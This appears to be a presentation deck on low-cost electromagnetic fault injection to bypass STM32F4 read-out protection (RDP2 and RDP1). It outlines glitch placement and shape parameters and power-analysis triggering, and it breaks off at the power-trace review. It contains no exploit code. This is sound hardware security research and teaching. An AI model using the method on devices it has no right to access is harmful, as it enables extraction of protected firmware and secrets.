


# Glitching in 3D: Low Cost EMFI Attacks

Matthew Alt

[VoidStar Security LLC](#)



# Outline

- Introduction / Goals
- Target Overview / Attack(s) Overview
- Replicating Voltage Glitching Attacks
  - SAD Triggering
- EMFI Introduction
  - Instrumentation
  - RDP2 Bypass
  - Bootloader Review
  - RDP1 Bypass
- Conclusion

# Intro / whoami

- whoami?
  - [Matthew Alt/@wrongbaud](#)
- Security researcher/instructor for VoidStar Security LLC
  - Previously @ MIT Lincoln Laboratory, Revo Technik/STASIS Engineering
- Offer training/consulting through [VoidStar Security LLC](#)
  - [Hardware Hacking Bootcamp](#)
  - [Firmware Analysis Fundamentals](#)

# Presentation Goals


- Provide fault injection overview and beginner guide
- Review steps taken to replicate public fault injection attacks
  - Hardware/Software components
  - Problems encountered along the way
- Demonstrate workflow for dialing in low-cost EMFI attacks
- Utilize EMFI for RDP2 and RDP1 bypass on STM32F4

# Fault Injection Overview

- By causing momentary voltage modulations, we can force a target system to enter a realm of **undefined behavior**.
- A targeted fault can bypass various security checks or other features
- There are a few different **types** of fault injection attacks:
  - Clock glitching
  - Voltage glitching
  - Electromagnetic Fault Injection

# Target Overview

- The target for this work is the STM32F4 microcontroller.
  - Commonly used in robotics applications
  - Used in multiple IoT/home automation devices



# STM32FX Security Overview

- The STM32 has multiple levels of "Read-out protection" (RDP)
- RDP 0: Flash unlocked, all-flash/ram is accessible via the debug interface
- RDP 1: Flash locked; you can connect a debugger and read out RAM/peripherals, but not flash.
- RDP 2: Flash locked, RAM reads locked, debug interface locked

**Note:** ST has issued [bulletins/advisories](#) for attacks requiring physical access

# STM32FX: Previous Work


- Research has shown that RDP2 to RDP1 can be performed by glitching during the bootrom
  - [chip.fail](#)
  - [Joe Grand's Trezor Hack](#)
  - [Replicant](#)
- Other work has been done researching the security of the SYSTEM MEMORY bootloader
  - [Kraken Blog](#)
- All of these also utilize traditional voltage glitching, not EMFI
  - They also target the STM32F2, not the F4

# STM32 Power Management/ Regulation

- Within any microcontroller, there are multiple power domains
  - Power Domain: Shared power source
- Used for powering various chip peripherals and components
- Typically targeted via the internal voltage regulator.
  - Exposed via `VCAP_1` and `VCAP_2`

## 6.1.6 Power supply scheme

**Figure 19. Power supply scheme**




# Attack Overview: Multiple Glitches

- Glitch One: Drop from RDP2 to RDP1
  - Done during bootrom execution
  - This allows entry into the SYSTEM MEMORY bootloader
- Glitch Two: drop from RDP1 to RDP0
  - Target specific commands in SYSTEM MEMORY bootloader

# Glitch 1: Placement and Shape

- We must determine **where** to place the glitch
  - `ext_offset` : How long to wait after triggering before glitching
- We also must determine the appropriate **shape** of the glitch
  - `repeat` : The number of clock cycles to repeat the glitch.
  - We want the target to enter an undefined state but **not** crash

# Glitching: General Workflow



# Glitch 1: Placement and Shape

- The glitch should occur as the RDP check is being performed
- We need a reliable way to determine when the bootrom is executing
  - The RESET pin *works* but can have varying rise times
- Without debug access, how can we consistently determine when to trigger?
  - Power analysis!


# Power Analysis: CW Husky

- Using the reset line as a trigger, we will capture a power trace using the chipwhisperer
  - This will sample power fluctuations during boot rom execution
- If we can identify a power signature that looks interesting, we can use SAD triggering
  - $SAD = \text{Sum of Absolute Differences}$

# Power Analysis: SAD Triggering


- SAD (Sum of Absolute Differences) triggering allows us to trigger on a specific reference waveform
- The Husky will capture the signal while comparing it with the reference waveform
  - If they match, then a trigger event occurs!
- A threshold is specified to determine whether the trigger will occur

# Power Trace: Capture




STM32F4 baseline power Trace, captured via the CW Husky

# Power Trace: Review



If we zoom in on the initial conic shape, we see some interesting patterns

# Power Trace: Review


